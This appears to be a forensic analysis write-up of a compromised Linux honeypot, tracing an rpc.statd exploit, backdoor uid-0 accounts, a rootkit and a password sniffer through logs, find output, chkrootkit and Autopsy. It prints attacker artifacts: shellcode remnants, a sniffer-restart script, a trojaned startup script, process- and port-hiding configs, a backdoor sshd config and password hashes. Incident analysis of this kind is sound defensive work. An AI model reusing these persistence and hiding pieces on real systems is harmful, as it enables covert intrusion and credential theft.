Apr 21 10:50:26 market-inc in.ftpd[7060]: connect xxx.xxx.xxx.xxx
Apr 21 12:07:52 market-inc in.ftpd[7156]: connect xxx.xxx.xxx.xxx
Apr 22 10:27:23 market-inc in.ftpd[8572]: connect xxx.xxx.xxx.xxx
Apr 22 13:55:11 market-inc in.ftpd[8745]: connect xxx.xxx.xxx.xxx
Apr 22 13:56:22 market-inc in.ftpd[8746]: connect xxx.xxx.xxx.xxx
Apr 22 15:46:04 market-inc in.telnetd[8860]: connect xxx.xxx.xxx.xxx
Apr 22 15:46:13 market-inc login: LOGIN ON 0 BY boom FROM 160.XXX.XXX.XXX
Apr 23 12:35:28 market-inc login: ROOT LOGIN ON tty1
Apr 23 12:46:30 market-inc login: ROOT LOGIN ON tty1

The Telnet connection and subsequent login by the unknown user, 'boom'[9], at 15:46:13 indicates that the system has been compromised in some manner as we suspected. We have now verified that an incident has actually occurred. This is a very important step in any analysis, we would not want to waste time 'chasing our tail' trying to analyse a non-existant incident.

I now wish to examine the messages files to see if we can find any 'leads' hidden away in there. First I used the command ***'ls /mnt/hack/var/log/ | grep messages'*** to establish the number of messages files in existence, the command returns two. Now I examined the contents of the messages files with the ***cat*** command, which displays the named file to standard output. The command ***'cat /mnt/hack/var/log/message* | sort'*** is issued and the contents are displayed. Nothing very intersting is displayed initially, just routine news server Cron jobs.

Further down the files I discover message lines indicative of a successful ***statd*** remote procedure call exploit (highlighted in yellow). A very good explanation of this exploit can be found at, http://www.cert.org/advisories/CA-2000-17.html. CERT describes the exploit as follows: -
??

"The rpc.statd program passes user-supplied data to the syslog function as a format string. If there is no input validation of this string, a malicious user can inject machine code to be executed with the privileges of the rpc.statd process, typically root."

[9] Address once resolved is the same as the Telnet connection several seconds earlier.

In this case it appears as if the remote procedure call statd exploit has returned a shell to the hacker with the UID of 'null' and with root privileges. The hacker has then created a user called 'cgi', a group called 'boom' and then a user called 'boom'. The newly created user 'boom' logs-in and promptly **su's** to ***cgi***. Then it indicates that they start some kind of sniffer at 22Apr 15:49:20 hrs, as the network interface card eth0 can cleary be seen entering promiscuous mode.

Apr 22 15:14:31 market-inc

Apr 22 15:14:31 market-inc syslogd: Cannot glue message parts together

Apr 22 15:14:31 market-inc 173>Apr 22 15:14:31 rpc.statd[406]: gethostbyname error for ^X???^X???^Y???^Y???^Z???^Z???^[

???^[???bffff74c 8049850 0687465676274736f6d616e797265206520726f7220726f66

bffff718

bffff719 bffff71a

bffff71b??

Apr 22 15:14:31 market-inc ?? ??? ??1??|Y?A^P?A^H???A^D ?????^A?f ?^B?Y^L?A^N??A^H^P?I^D?A^D^L?^A?f ?^D?f ?^E0??A^D?f ?• ?1 ? ???? ???

? ?^F/bin?F^D/shA0??F^G?v^L?V^P?N^L???^K ?^A ????

Apr 22 15:21:44 market-inc adduser[8851]: new user: name=cgi, uid=0, gid=0, home=/home/cgi, shell=/bin/bash

Apr 22 15:21:58 market-inc PAM_pwdb[8852]: password for (cgi/0) changed by ((null)/0)

Apr 22 15:22:24 market-inc adduser[8853]: new group: name=boom, gid=501

Apr 22 15:22:24 market-inc adduser[8853]: new user: name=boom, uid=501, gid=501, home=/home/boom, shell=/bin/bash

Apr 22 15:22:33 market-inc PAM_pwdb[8854]: password for (boom/501) changed by ((null)/0)

Apr 22 15:46:13 market-inc PAM_pwdb[8861]: (login) session opened for user boom by (uid=0)

Apr 22 15:46:35 market-inc PAM_pwdb[8873]: (su) session opened for user cgi by boom(uid=501)

Apr 22 15:49:20 market-inc kernel: linsniffer uses obsolete (PF_INET,SOCK_PACKET)

Apr 22 15:49:20 market-inc kernel: eth0: Promiscuous mode enabled.

Apr 22 15:49:20 market-inc kernel: device eth0 entered promiscuous mode

Apr 22 15:49:21 market-inc kernel: NET4: Linux IPX 0.38 for NET4.0

Apr 22 15:49:21 market-inc kernel: IPX Portions Copyright (c) 1995 Caldera, Inc.

Apr 22 15:49:21 market-inc kernel: NET4: AppleTalk 0.18 for Linux NET4.0

Apr 22 15:49:59 market-inc PAM_pwdb[8873]: (su) session closed for user cgi

I now take all of these clues and add them to my time line of events that I am creating; I can then use these clues as a guide when I later compile a complete MAC timeline.

Next I examined the password file to see if the two mystery users were still in there.

```
[root@localhost hdc]# cat etc/passwd
root:ZNFpoz16niFIc:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:!!:100:233:X Font Server:/etc/X11/fs:/bin/false
adam:ZJ7nouC079PWU:500:500::/home/adam:/bin/bash
cgi:q3WFsIiJplFRk:0:0::/home/cgi:/bin/bash
boom:N4tAAbinjTu4Q:501:501::/home/boom:/bin/bash
```

Excellent, both of them are still there. It is also interesting to find that both of their passwords and roots are also in the ***passwd*** file and not in the shadow file where they should be. I then tried to examine the shadow passwords file and found that it did not exist; hence shadow passwords must not have been enabled on the system. A quick phone call to the systems administrator verified this.

Now though I wish to keep gathering clues and will search for hidden directories. The ***find*** command is especially useful here. A commonly used hacker technique is to 'hide' directories by simply naming them with a 'space'. eg. " ".

```
[root@localhost hack]# find ./ -name *' '*
./usr/share/afterstep/start/Quit/3_Switch to...
[root@localhost hack]#
```

Unfortunately nothing of interest is found here, so let's move on to the next logical step. Directories and files can also be hidden by the use of a 'dot' at the start of their name. ie. “.hidden_file”

```
[root@localhost hack]# find ./  -name .\*
SNIP-------------------------------SNIP-----------------------------SNIP-----------------------------------------------SNIP
./home/cgi/.Xdefaults
./home/cgi/.bash_logout
./home/cgi/.bash_profile
./home/cgi/.bashrc
./home/cgi/.bash_history
./home/boom/.Xdefaults
./home/boom/.bash_logout
./home/boom/.bash_profile
./home/boom/.bashrc
./usr/doc/.boom
./usr/doc/.boom/..
SNIP-------------------------------SNIP-----------------------------SNIP-----------------------------------------------SNIP
./dev/ida/.inet
./etc/X11/TheNextLevel/.fvwm2rc.m4
[root@localhost hack]#
```

The test has shown me that apart from the existence of ***/home/*** directories for the two unknown users, that we have suspicious directories ***/usr/doc.boom/*** and ***/dev/ida/.inet***. These are added to our expanding list of 'clues' and will be investigated in more detail later on. I will also check if any files have been created that have too many dots. eg. “...” Files with this name would be easy for a systems administrator to overlook when using the ***ls*** command.

```
[root@localhost hack]# find ./  -name ...\*
[root@localhost hack]#
```

Nothing was returned from this search. I can now use the ***find*** command to search for any files that have been modifed lately. To do this I simply use the flag ***-mtime*** with the command. I had to go back 33 days as 33 days had passed since the construction of the honeypot.

The results have been editied to show only the 'interesting' returns. Obviously if I were submitting this document as evidence for an investigation then I would include the entire results as I would have to show that results from my tests could be replicated.

```
[root@localhost hack] # find ./ -mtime 33
2    1 drwxr-xr-x   9 root     root        1024 Apr 22 15:22 ./home
38761    1 drwx------   2 root     root        1024 Apr 22 15:49 ./home/cgi
38762    2 -rw-r--r--   1 root     root        1422 Apr 22 15:21 ./home/cgi/.Xdefaults
38763    1 -rw-r--r--   1 root     root          24 Apr 22 15:21 ./home/cgi/.bash_logout
38764    1 -rw-r--r--   1 root     root         230 Apr 22 15:21 ./home/cgi/. bash_profile
38765    1 -rw-r--r--   1 root     root         124 Apr 22 15:21 ./home/cgi/.bashrc
38766    1 -rw-------   1 root     root         144 Apr 22 15:49 ./home/c gi/.bash_history
40801    1 drwx------   2 501      501         1024 Apr 22 15:49 ./ home/boom
40802    2 -rw-r--r--   1 501      501         1422 Apr 22 15:22 ./home/boom/.Xdefaults
40803    1 -rw-r--r--   1 501      501           24 Apr 22 15:22 ./home/boom/.bash_logout
40804    1 -rw-r--r--   1 501      501          230 Apr 22 15:22 ./home/boom/.bash_profile
40805    1 -rw-r--r--   1 501      501          124 Apr 22 15:22 ./home/boom/.bashrc
14281   18 drwxr-xr-x   6 root     root       17408 Apr 22 15:49 ./usr/bin
15266    1 -r-x------   1 root     root          76 Apr 22 15:49 ./usr/bin/hdparm
18361    3 drwxr-xr-x 132 root     root        3072 Apr 22 15:50 ./usr/doc
124684    1 drwxr-xr-x   6 root     root        1024 Apr 22 18:05 ./usr/doc/.boom
124685    1 drwxr-xr-x   2 root     root        1024 Apr 22 15:52 ./usr/doc/.boom/adore
124687    7 -rw-r--r--   1 root     root        6576 Apr 22 15:52 ./usr/doc/.b oom/adore/adore.o
124692   15 -rwxr-xr-x   1 root     root       14156 Apr 22 15:52 ./usr/doc/.boom/adore/ava
155132    1 drwxr-xr-x   2 root     root        1024 Apr 22 18:05 ./usr/doc/.boom/alp yscan
155136   17 -rwxr-xr-x   1 root     root       15739 Apr 22 18:05 ./usr/d oc/.boom/alpyscan/luckscan -a
155137   23 -rwxr-xr-x   1 root     root       21708 Apr 22 18:05 ./usr/doc/. boom/alpyscan/luckstatdx
246    1 drwx------   2 root     root        1024 Apr 22 17:35 ./usr/doc/.boom/rs/john/run
250    1 -rw-r--r--   1 root     root           2 Apr 22 17:35 ./usr/doc/.boom/rs/john/run/1
24097    1 drwxr-xr-x   4 root     root        1024 Apr 22 15:49 ./var/run
24117    4 -rw-r--r--   1 root     root        4096 Apr 22 13:56 ./var/run/ftp.pids -all
24118    1 -rw-rw-r--   1 root     root           5 Apr 22 15:49 ./var/run/sshd.pid
58238    9 -rw-------   1 root     root        9145 Apr 22 15:50 ./var/spool/mqueue/dfPAA08946
10041   35 drwxr-xr-x   5 root     root       34816 Apr 22 15:49 ./dev
54223   12 drwxrwxr-x   3 root     root       12288 Apr 22 15:49 ./dev/ida
2054    1 drwxrwxr-x   2 root     root        1024 Apr 22 15:49 ./dev/ida/.inet
2055    7 -rwx------   1 root     root        7165 Apr 22 15:49 ./dev/ida/.inet/linsniffer
2056    1 -rwx------   1 root     root          75 Apr 22 15:49 ./dev/ida/.inet/logclear
2057    4 -rwxr-xr-x   1 root     root        4060 Apr 22 15:49 ./dev/ida/.inet/sense
2058    9 -rwx------   1 root     root        8268 Apr 22 15:49 ./dev/ida/.inet/sl2
2059   15 -rwxr-xr-x   1 root     root       13726 Apr 22 15:49 ./dev/ida/.inet/x
2060  643 -rwxr-xr-x   1 root     root      654083 Apr 22 15:49 ./dev/ida/.inet /fstab
2061    1 -rw-r--r--   1 root     root         686 Apr 22 15:49 ./dev/ida/.inet/s
2062    1 -rw-------   1 root     root         540 Apr 22 15:49 ./dev/ida/.inet/ssh_host_key
2063    1 -rw-------   1 root     root         512 Apr 22 16:49 ./dev/i da/.inet/ssh_random_seed
12382    1 -rw-rw-r--   1 root     root          78 Apr 22 15:49 ./dev/dsx
12384    1 -rw-rw-r--   1 root     root          47 Apr 22 15:49 ./dev/ptyq
12371    1 -rw-r--r--   1 root     root         428 Apr 22 15:22 ./etc/group
12383    1 -rw-r--r--   1 root     root         715 Apr 22 15:22 ./etc/passwd
50206   10 -rwxr-xr-x   1 root     root        9868 Apr 22 15:49 ./etc/rc.d/rc.sysinit
12369    1 -rw-r--r--   1 root     root         704 Apr 22 15:22 ./etc/passwd -
12385   12 -rw-rw-r--   1 root     root       12288 Apr 22 15:49 ./etc/psdevtab
20081    2 drwxr-xr-x   2 root     root        2048 Apr 22 15:49 ./bin
36145    2 drwxr-xr-x   3 root     root        2048 Apr 22 15:49 ./sbin
```

This has shown me that the hacker has modified my rc.sysinit file which controls the honeypots start-up. Examination of the rc.sysinit file shows that an extra line has been added to the end of this file, "/usr/bin/hdparm -t1 -X53 -p". As I later discovered, this line will ensure that the trojaned ssh daemon and linsniffer will run at system startup.

That proved to be very useful; we now have some more words to add to our 'keyword' listing. Namely, the following: -

- alpyscan
- john
- luckscan
- adore
- luckstatdx
- boom
- cgi

We can use these later on in our keyword searches. Apart from their obvious use in keyword searches, we can also make an educated guess that these will be some of the files that we may be able to recover later on in the alnalysis.

We also have some files to examine later on, namely:-

- ./usr/bin/hdparm
- ./dev/ptyq
- ./dev/dsx
- ./var/spool/mqueue/dfPAA08946
- contents of /home/boom
- contents of /home/cgi
- contents of /dev/ida/.inet/
- contents of /usr/doc/.boom

Hackers usually install what is known as a 'rootkit', a collection of tools and trojaned binaries that ensure that their activities are hidden and that they have access to the comprimised machine in the future. A very good tool for discovering the precence of rootkits is ***chkrootkit*** from http://www.chkrootkit.org. Chkrootkit is a shell script that performs local checks for signs of rootkit installation.

```
[root@localhost chkrootkit-0.40]# ./chkrootkit -r /mnt/hack/
ROOTDIR is `/mnt/hack/'
--------------SNIP------------------SNIP-----------------------------SNIP-----------------------SNIP-----------------------
Checking `ifconfig'... INFECTED
Checking `inetd'... not infected
Checking `inetdconf'... not infected
Checking `netstat'... INFECTED
Checking `ps'... INFECTED
--------------SNIP------------------SNIP-----------------------------SNIP-----------------------SNIP-----------------------
Searching for sniffer's logs, it may take a while...
/mnt/hack/dev/ida/.inet/tcp.log
--------------SNIP------------------SNIP-----------------------------SNIP-----------------------SNIP-----------------------
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while...
--------------SNIP------------------SNIP-----------------------------SNIP-----------------------SNIP-----------------------
Searching for anomalies in shell history files...  nothing found


[root@localhost chkrootkit-0.40]#
```

I can see from the results highlighted in yellow, that chkrootkit has found several binaries that have been infected/trojaned, namely ps, netstatand ifconfig. To prove the results of chkrootkit are accurate, a comparison between the md5sums of the suspicious binaries and those that were recorded when the honeypot was first constructed was conducted. The results are shown in the table below. The command ***md5sum 'filename'*** was used on each of the suspicious binaries and the results recorded.

ORIGINAL MD5SUM	***INFECTED MD5SUM***
bc4c774d8e28c40455902972f0d479d1 ifconfig	c7ef410c40f090f4a14d6b11914f66f8 ifconfig
6d16efee5baecce7a6db7d1e1a088813 ps	B2d4a08b693ecbfa200527b1e4554ce9 ps
b7dda3abd9a1429b23fd8687ad3dd551 netstat	638678ae413e781e7fc7381bbd867315 netstat

I am now certain that these files have been trojaned.
A log file possibly belonging to a sniffer has also been found in the suspicious ***/dev/ida/.inet/*** directory which we earlier discovered, this has been added to our list of 'interesting' files and will be examined later.

At this point I continue to use the shell to investigate the images but I will also start to use Autopsy and TASK. My logic behind this is as follows:

I find that Autopsy is 'easy' to use via it's 'File Manager' styled interface
Autopsy produces reports which I can save straight to my evidence directory
The Autopsy reports are timestamped and md5sum'd and contain the investigators name.

It makes recovering deleted files and conducting Inode searches much easier
I do not have to do anything to prepare my image files for use with Autopsy, it perfectly complements other 'shell' based forensic activities
I use shell commands to display contents of the file where necessary as it is much easier to include them here than screen shots from Auytopsy.

Autopsy Forensic Browser and TASK are tools created by Brian Carrier. They can be downloaded at http://www.sleuthkit.org/autopsy/download.php. They are a collection of tools that utilise and improve upon tools provided by The Coroner's Toolkit. The Coroner's Toolkit was created by Dan Farmer and Weitse Venema and can be downloaded from http://www.fish.com/tct. Autopsy then wraps TASK in an easy to use browser based graphical user interface10, enabling analysis of images at file, block and inode level.

These tools are already loaded onto my forensics analysis workstation and so all that remains is to edit the fsmorgue file that is resident in the same folder as our images and then run Autopsy.
?? fsmorgue file for Autopsy Forensic Browser


```
 fsmorgue file for Autopsy Forensic Browser
#
# image name can contain letters, digit s, '-', '_', and '.'
#
# image        img_type       mount_point           time zone
# wd0f.dd             openbsd        /usr/                EST
hdb1_image.img  linux-ext2     /boot/  GMT
hdb5_image.img  linux-ext2     /usr/   GMT
hdb6_image.img  linux-ext2     /home/  GMT
hdb7_image.img  linux-ext2     /var/   GMT
hdb8_image.img  linux-ext2     /       GMT
```

Autopsy is started in the following manner: -

[10]SANS Track 8.3 Handout. Page 1-46 - System Forensics, Investigation and Response.

```
root@localhost autopsy]# ./autopsy 8888 localhost &
[1] 4541
[root@localhost autopsy]#
============================================================================
                    Autopsy Forensic Browser
                         ver 1.62
============================================================================
Morgue: /home/
Start Time: Tue May 20 13:48:51 2003
Investigator: Adam Campaign
Paste this as your browser URL on localhost:
     http://localhost:8888/2705784471914232455/autopsy
Keep this process running and use <ctrl -c> to exit
[root@localhost autopsy]#
```

The entry highlighted in yellow is simply copied into the browser address bar and then the Autopsy interface appears as shown below: -



Now back to where we left off, I want to look deeper at the sniffer log file that ***chkrootkit*** discovered in ***/dev/ida/.inet/.*** Using the 'file browsing' menu I ensure that I am looking at the correct image (in this case I want to look at

/dev/ so I require hdb8_image.img) and then simply navigate through to the file ***tcp.log***. The information window in the bottom of Autopsy reveals the contents of the file.

```
192.XXX.XXX.XXX => market-inc [21]
----- [Timed Out]
192.XXX.XXX.XXX => market-inc [21]
 ----- [Timed Out]
192.XXX.XXX.XXX => market-inc [21]
```

This does indeed look like the contents of a sniffer log but the only details that are what looks to be the systems administrators ftp connections from the firewall. What is more interesting is the other files that are in the directory alongside 'tcp.log', particuarly 'linsniffer' and another file named 'logclear'. Linsniffer, created by Mike Edulla, is a well-known UNIX sniffer that sniffs network traffic attempting to steal usernames and passwords. Linsniffer's output gets sent to a file called tcp.log (sound familiar?). [11] Using Autopsy to look at the 'logclear' turns up the following:-

```
killall -9 linsniffer
 rm -rf tcp.log
touch tcp.log
./linsniffer > tcp.log &
```

So I now know that 'logclear' kills linsniffer, deletes the logfile 'tcp.log' and then restarts linsniffer again. Lets examine the rest of the directory:-

```
[root@localhost .inet]# ls -l
total 683
-rwxr-xr-x    1 root     root       654083 Apr 22 15:49 fstab
-rwx------    1 root     root         7165 Apr 22 15:49 linsniffer
-rwx------    1 root     root           75 Apr 22 15:49 logclear
-rw-r--r--    1 root     root          686 Apr 22 15:49 s
-rwxr-xr-x    1 root     root         4060 Apr 22 15:49 sense
-rwx------    1 root     root         8268 Apr 22 15:49 sl2
-rw-------    1 root     root          540 Apr 22 15:49 ssh_host_key
-rw-------    1 root     root          512 Apr 22 16:49 ssh_random_seed
-rw-rw-r--    1 root     root          143 Apr 23 12:30 tcp.log
-rwxr-xr-x    1 root     root        13726 Apr 22 15:49 x
```

I continued using Autospy, browsing to each of the files in turn and then using http://google.com to search for details on the files. Each file was exported to our evidence directory with an accompanying Autopsy generated strings report. Md5sums were compared with binaries downloaded from the internet before a conlusion was made as to the purpose of each file. The following were discovered about each file: -

[11] More information on Linsniffer is at : http://mandrake.petra.ac.id:8888/info/max/BkPg155x97.htm#BIN268

- ***linsniffer*** :unix sniffer utility, writes output to tcp.log

- ***logclear*** :stops linsnifffer, deletes tcp.log, touches tcp.log, restarts linsniffer
- ***s*** :ssh server systemwide configuration file. Configured to run on port 6996 and to allow hosts from 210.*.*.*.
- ***sense*** :perl script to parse tcp.log
- ***s12*** :Syn Flood utility.
- ***ssh_host_key*** :ssh host key
- ***ssh_random_seed*** :seed for generating a random key for ssh
- ***tcp.log*** : linsniffer log file (empty in this case)
- ***x*** :IP spoofer
- ***fstab*** :ssh daemon

I have found some of the tools that our hacker placed onto the system but it is time to examine some of the other suspicious files that we found earlier.

- ./usr/bin/hdparm :shell script to start sshd (fstab in /dev/ida/.inet/) & linsniffer

```
#!/bin/sh
cd /dev/ida/.inet
./fstab -f ./s
./linsniffer >> ./tcp.log &
cd /
```

When was this file last run?:-

```
[root@localhost bin]# find ./  -name hdparm  -printf "%t %a %c %f\n"
Tue Apr 22 15:49:19 2003 Tue Apr 22 15:49:19  2003 Tue Apr 22 15:49:19 2003 hdparm
```

- ***./dev/ptyq*** :configuration file for trojaned ***netstat*** hiding port 5965

I should have been able to see this if I'd I been given the 'live' data from the systems administrator. It looks like the hacker may have misconfigured this file due to the top two lines not looking like a normal trojan configuration file.

```
3 59659 >>/dev/ptyq
echo 3 59659
3 5965
3 5965
```

- ***./dev/dsx*** :configuration file for the trojaned ***ps. ps*** *w*ill not display these processes effectively hiding them from the systems administrator.

```
3 fstab
3 linsniffer
3 x
3 sl2
3 mech
3 muh
3 bnc
3 psybnc
3 flood
3 http.cgi
```

- ./var/spool/mqueue/dfPAA08946 :

This appears to be an e-mail message from the honeypot being sent back to the hacker containing the honeypot system details and running processes. This is the same sort of e-mail that many worms send after their succesful propagation. We have seen the keyword 'adore' earlier in the list of files modified in the last 33 days, a quick 'google' reveals the existance of a worm named 'adore worm'[12], which sends out a e-mail very similar to ***dfPAA08946*** I will keep this in mind and continue with the analysis.

```
Linux market-inc 2.2.5-15 #1 Mon Apr 22 21:39:28 EDT 1999 i686 unknown
/home/boom/boom
uid=0(root) gid=0(root) groups=0(root)
processor       : 0
vendor_id       : GenuineIntel
model name      : 00/08
cpu MHz                 : 664.461056
bogomips        : 663.55
--- Memory information :
        total:    used:    free:  shared: buffers:  cached:
Mem:  131100672 60424192 70676480 31956992  9912320 34304000
Swap: 68087808        0 68087808
MemTotal:    128028 kB
MemFree:      69020 kB
MemShared:    31208 kB
Buffers:       9680 kB
Cached:       33500 kB
SwapTotal:    66492 kB
SwapFree:     66492 kB
--- Partition information :
major minor  #blocks  name

   3     0    2062368 hda
   3     1      18112 hda1
   3     2          1 hda2
   3     5     723712 hda5
   3     6     723712 hda6
   3     7     264064 hda7
   3     8     264064 hda8
   3     9      66496 hda9
  22     0 1073741823 hdc
```

[12] www.sans.org/y2k/adore.htm

```
/dev/hda8 on / type ext2 (rw)
none on /proc type proc (rw)
/dev/hda1 on /boot type ext2 (rw)
/dev/hda6 on /home type ext2 (rw)
/dev/hda5 on /usr type ext2 (rw)
/dev/hda7 on /var type ext2 (rw)
none on /dev/pts type devpts (rw,mode=0622)
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
  3:49pm  up 5 days,  6:35,  1 user,  load average: 0.00 , 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
boom     pts/0    160.x.x.x.xxx.xxx  3:46pm  1.00s  0.10s  0.01s  sh ./install
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
  PID TTY STAT  TIME COMMAND
    1  ?  S    0:04 init [5]
    2  ?  SW   0:00 (kflushd)
    3  ?  SW   0:00 (kpiod)
    4  ?  SW   0:00 (kswapd)
    5  ?  SW<  0:00 (mdrecoveryd)
  108  ?  S    0:00 /usr/sbin/apmd -p 10 -w 5 -W
  304  ?  S    0:00 syslogd -m 0
  315  ?  S    0:00 klogd
  343  ?  S    0:00 crond
  375  ?  S    0:00 named
  417  ?  S    0:00 rpc.rquotad
  428  ?  S    0:00 rpc.mountd
  443  ?  SW   0:00 (nfsd)
  444  ?  SW   0:00 (nfsd)
  445  ?  SW   0:00 (nfsd)
  446  ?  SW   0:00 (nfsd)
  447  ?  SW   0:00 (nfsd)
  448  ?  SW   0:00 (nfsd)
  449  ?  SW   0:00 (nfsd)
  450  ?  SW   0:00 (nfsd)
  451  ?  SW   0:00 (lockd)
  452  ?  SW   0:00 (rpciod)
  487  ?  S    0:00 sendmail: accepting connections on port 25
  502  ?  S    0:00 gpm -t ps/2
  628   2 S    0:00 /sbin/mingetty tty2
  629   3 S    0:00 /sbin/mingetty tty3
  630   4 S    0:00 /sbin/mingetty tty4
  631   5 S    0:00 /sbin/mingetty tty5
  632   6 S    0:00 /sbin/mingetty tty6
  633  ?  S    0:00 /etc/X11/prefdm -nodaemon
  635  ?  S    0:00 update (bdflush)
  637  ?  S    0:00 /usr/X11R6/bin/X -auth /usr/X11R6/lib/X11/xdm/authdir/authf
  638  ?  S    0:00 -:0
  702  ?  S    0:00 httpd
  724   1 S    0:00 /sbin/mingetty tty1
 8860  ?  S    0:00 in.telnetd
 8861  ?  S    0:00 login -- boom
 8873  ?  S    0:00 su cgi
 8875  ?  S    0:00 bash
 8882  ?  S    0:00 sh ./install
 8933  ?  R    0:00 ps ax
  257  ?  S    0:00 portmap
```

```
5904  ?  S    0:00 ftpd: 210.241.253.165: anonymous/mozilla@: IDLE
 5022  ?  S    0:00 httpd
 5023  ?  S    0:00 httpd
 5024  ?  S    0:00 httpd
 5025  ?  S    0:00 httpd
 5026  ?  S    0:00 httpd
 5027  ?  S    0:00 httpd
 5028  ?  S    0:00 httpd
 5029  ?  S    0:00 httpd
 5030  ?  S    0:00 httpd
 5031  ?  S    0:00 httpd
 8862  ?  S    0:00  -bash
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 localhost:domain        *:*                     LISTEN
tcp        0      0 market-inc:domain       *:*                     LISTEN
tcp        0      0 *:606                   *:*                     LISTEN
tcp        0      0 *:npmp-gui              *:*                     LISTEN
tcp        0      0 *:616                   *:*                     LISTEN
tcp        0      0 *:1024                  *:*                     LISTEN
tcp        0      0 *:smtp                  *:*                     LISTEN
tcp        0      0 *:1025                  *:*                     LISTEN
tcp        0      0 *:6000                  *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 market-inc:ftp          210.XXX.XXX.XXX    ESTABLISHED
tcp        0      1 market-inc:1049         210.XXX.XXX.XXX:auth    CLOSE
tcp        0    884 market-inc:telnet       160.XXX.XXX.XXX ESTABLISHED
tcp        0      0 *:6996                  *:*                     LISTEN
udp        0      0 *:sunrpc                *:*
udp        0      0 localhost: domain       *:*
udp        0      0 market-inc:domain       *:*
udp        0      0 *:1024                  *:*
udp        0      0 *:1018                  *:*
udp        0      0 *:604                   *:*
udp        0      0 *:609                   *:*
udp        0      0 *:614                   *:*
udp        0      0 *:2049                  *:*
udp        0      0 *:1026                  *:*
udp        0      0 *:xdmcp                 *:*
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
# This is ssh server systemwide configuration file.

Port 6996
ListenAddress 0.0.0.0
HostKey /dev/ida/.inet/ssh_host_key
RandomSeed /dev/ida/.inet/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin no
IgnoreRhosts yes
StrictModes yes
QuietMode yes
X11Forwarding no
```

```
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
#PidFile /dev/ida/.inet/pid
AllowHosts 210.*.*.*
# DenyHosts lowsecurity.their s.com *.evil.org evil.org
# Umask 022
# SilentDeny yes

--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
---------------------------------------- ----------------------------------------
This is the passwd file

root:ZNFpoz16niFIc:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
